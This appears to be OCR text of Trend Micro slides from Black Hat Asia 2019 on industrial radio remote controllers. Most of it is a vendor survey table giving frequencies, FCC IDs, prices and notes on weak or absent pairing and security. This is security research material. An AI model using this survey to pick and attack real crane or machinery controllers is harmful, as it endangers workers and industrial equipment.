Industrial Remote Controllers
Safety, Security, Vulnerabilities

black hat ASIA 2019
MARCH 26-29, 2019
MARINA BAY SANDS / SINGAPORE


Philippe Lin & Akira Urano
Joint work with Jonathan Andersson, Dr. Marco Balduzzi,
Stephen Hilt, Dr. Federico Maggi, Rainer Vosseler


TREND MICRO research


black
ASIA

Chosen	Since	Vendor Name	FCC Link	Freq./Security	URL	Price	Size of Brand	Headquarter	Sells in	Description
X	1974	Circuit Design	https://fccid.io/V9X	426 MHz	Homepage	?	International	Japan	Anywhere	Interesting for us are the tele-commander (multi-channel ON/OFF switches, basically
X	1997	Saga	https://fccid.io/NCT	• 433.050-434.775 MHz • 310-320 MHz • 480.175 MHz	Homepage [after flash]	729£-1300£ (rhtltd.co.uk)	Nuova Ceva (IT), Australia, US, India	Kaohsiung, Taiwan	TODO	We should look into this one.
X	2013	Juuko 十戶	https://fccid.io/RN4	• old 433 MHz • new 902.5-927.5 MHz	• Product List CB9M K Series Brochure • Reseller: Emco India • Juuko Italy • Buy A Series in Ruten • Buy K Series on eBay	150 USD (A Series) 799 USD (K Series)	Turnkey provider.Available in 20+ countries.	Changhua, Taiwan	TODO	4FSK, 1.2 kbps - Alias "Shun Hu Technology Co., Ltd."
	1998	HBC	https://fccid.io/NO9	902-918 MHz (2,4 GHz)	Homepage ebay: link to ebay	285.53 USD(used)	International 60K units of micron 5 were sold.	Crailsheim, Germany	TODO	They have radiomatic AFS(Automatic Frequency Selection) for finding free channels.
	1995	Hetronic Group	https://fccid.io/LW9	• 4xxMhz, 868Mhz • 915 MHz	Hetronic ebay: link to ebay link to seller of Pocket MFSHL	1. 4700 USD 2. 550 EUR	International	Chicago, IL, United States Parent company is Methode Electronics.	TODO	Some their products are using exclusive technology callied Multiple Frequency Sharing H-Link (*MFSHL*).
	2000	Autec	http://fccid.io/OQA	433.05-434.79MHz 915-928 MHz	Autec Air Series	209€	International	Caldogno, Italy	Anywhere	
	1999	Akerstroms	http://fccid.io/OG4	869.8 MHz, GMSK 926.5 MHz	sesam 800	Smallest model of Sesam 800 looks cheap.	International Established in 1918	Sweden	TODO	The Sesam 800 has various usage areas like remote control of doors, gates, barriers, fans, floodlights, and more. Receiver has 4 digit PIN code to unlock.


	2014	ELCA	https://fccid.io/2ABS7	434,050–434,790 MHzand868,0125–870,9875 MHzNo security/pairing mentioned in the manuals.	ELCA Radio Controls	Online store for accessories only	They resell to other companies	Italy	TODO	**Pretty straightforward product line, I guess using all the same transceivers**
	1998	Scanreco	Many: https://fccid.io/N5O	2.4 GHz, 433-434 or 902-928MHzSecurity concerns seems focusing on error/fault tolerance rather than active attacker.They use a custom pairing protocol: I wanna see that.			They have several regional offices and distributors	Sweden	TODO	Interesting product with Linux-based smart display with wi-fi & usb.
	2002	Shanghai Techwell Auto-control Technology 上海技景自动化科技	N/A (Confirmed by @Unknown User (lion_gu))	433/470 MHz	Homepage		Limited to China	Shanghai, China	TODO	Comprehensive products: systems, cranes, remote controllers.Hard to find useful data.
	2001	3-ELITE PTE 三易電子科技	https://fccid.io/PCS	FM 418MHz FSK 868/433/418	Homepage	Contact for quotation, for US$5000 for 15 sets on Alibaba	Sold in India, China, US, Italy	Taipei, Taiwan	TODO	
	1992	UTing 禹鼎 (TeleCrane)	LWN (Lee's High-Tech) LWN9312F24	32-bit security code315/433 MHz900 MHzUnique code + watchdog + hamming	Buy in TaobaoResellerBrochures	35-85 USD	Widely used in China.	Kaohsiung, Taiwan	TODO	Aka TeleCrane, TeleControlUS Reseller in ILBranches in CA, CN, JPReseller in BR
	1982	Cattron Group	https://fccid.io/CN2 Anatel 00272-08-04342	903-927 MHz	Cattron Homepage	199.57 USD (used)	International Established in 1946	UK, Parent company is Laird Technologies.	TODO	Saved in removable contact-less RFID key defines system address, RF channel, key mapping and operation parameters
	2005	NBB	https://fccid.io/SJ7	434.05-434.75 MHz 866-870 MHz 915 MHz (USA)	NBB Products Link to Nano-L SMJ ebay: link to ebay	1200 USD	International They were awarded the INDUSTRIEPREIS 2017 in Germany.	Germany	TODO	Alternatively, they can be used as cable console in radio-critical area.


Juuko
(Also in Italy)
3Elite
SAGA





SYNTHESIZED
RADIO DATA TRANSMITTER
CDP-TX-02N
FREQUENCY:433MHz
SERIAL NO:DZ005405
B7 (91x128)
B6 (128x182)


- 🇯🇵 Circuit Design
- 🇹🇼 SAGA + Telecrane
- 🇹🇼 Juuko
- 🇮🇹 ELCA
- 🇮🇹 Autec
- 🇩🇪 Hetronic International

























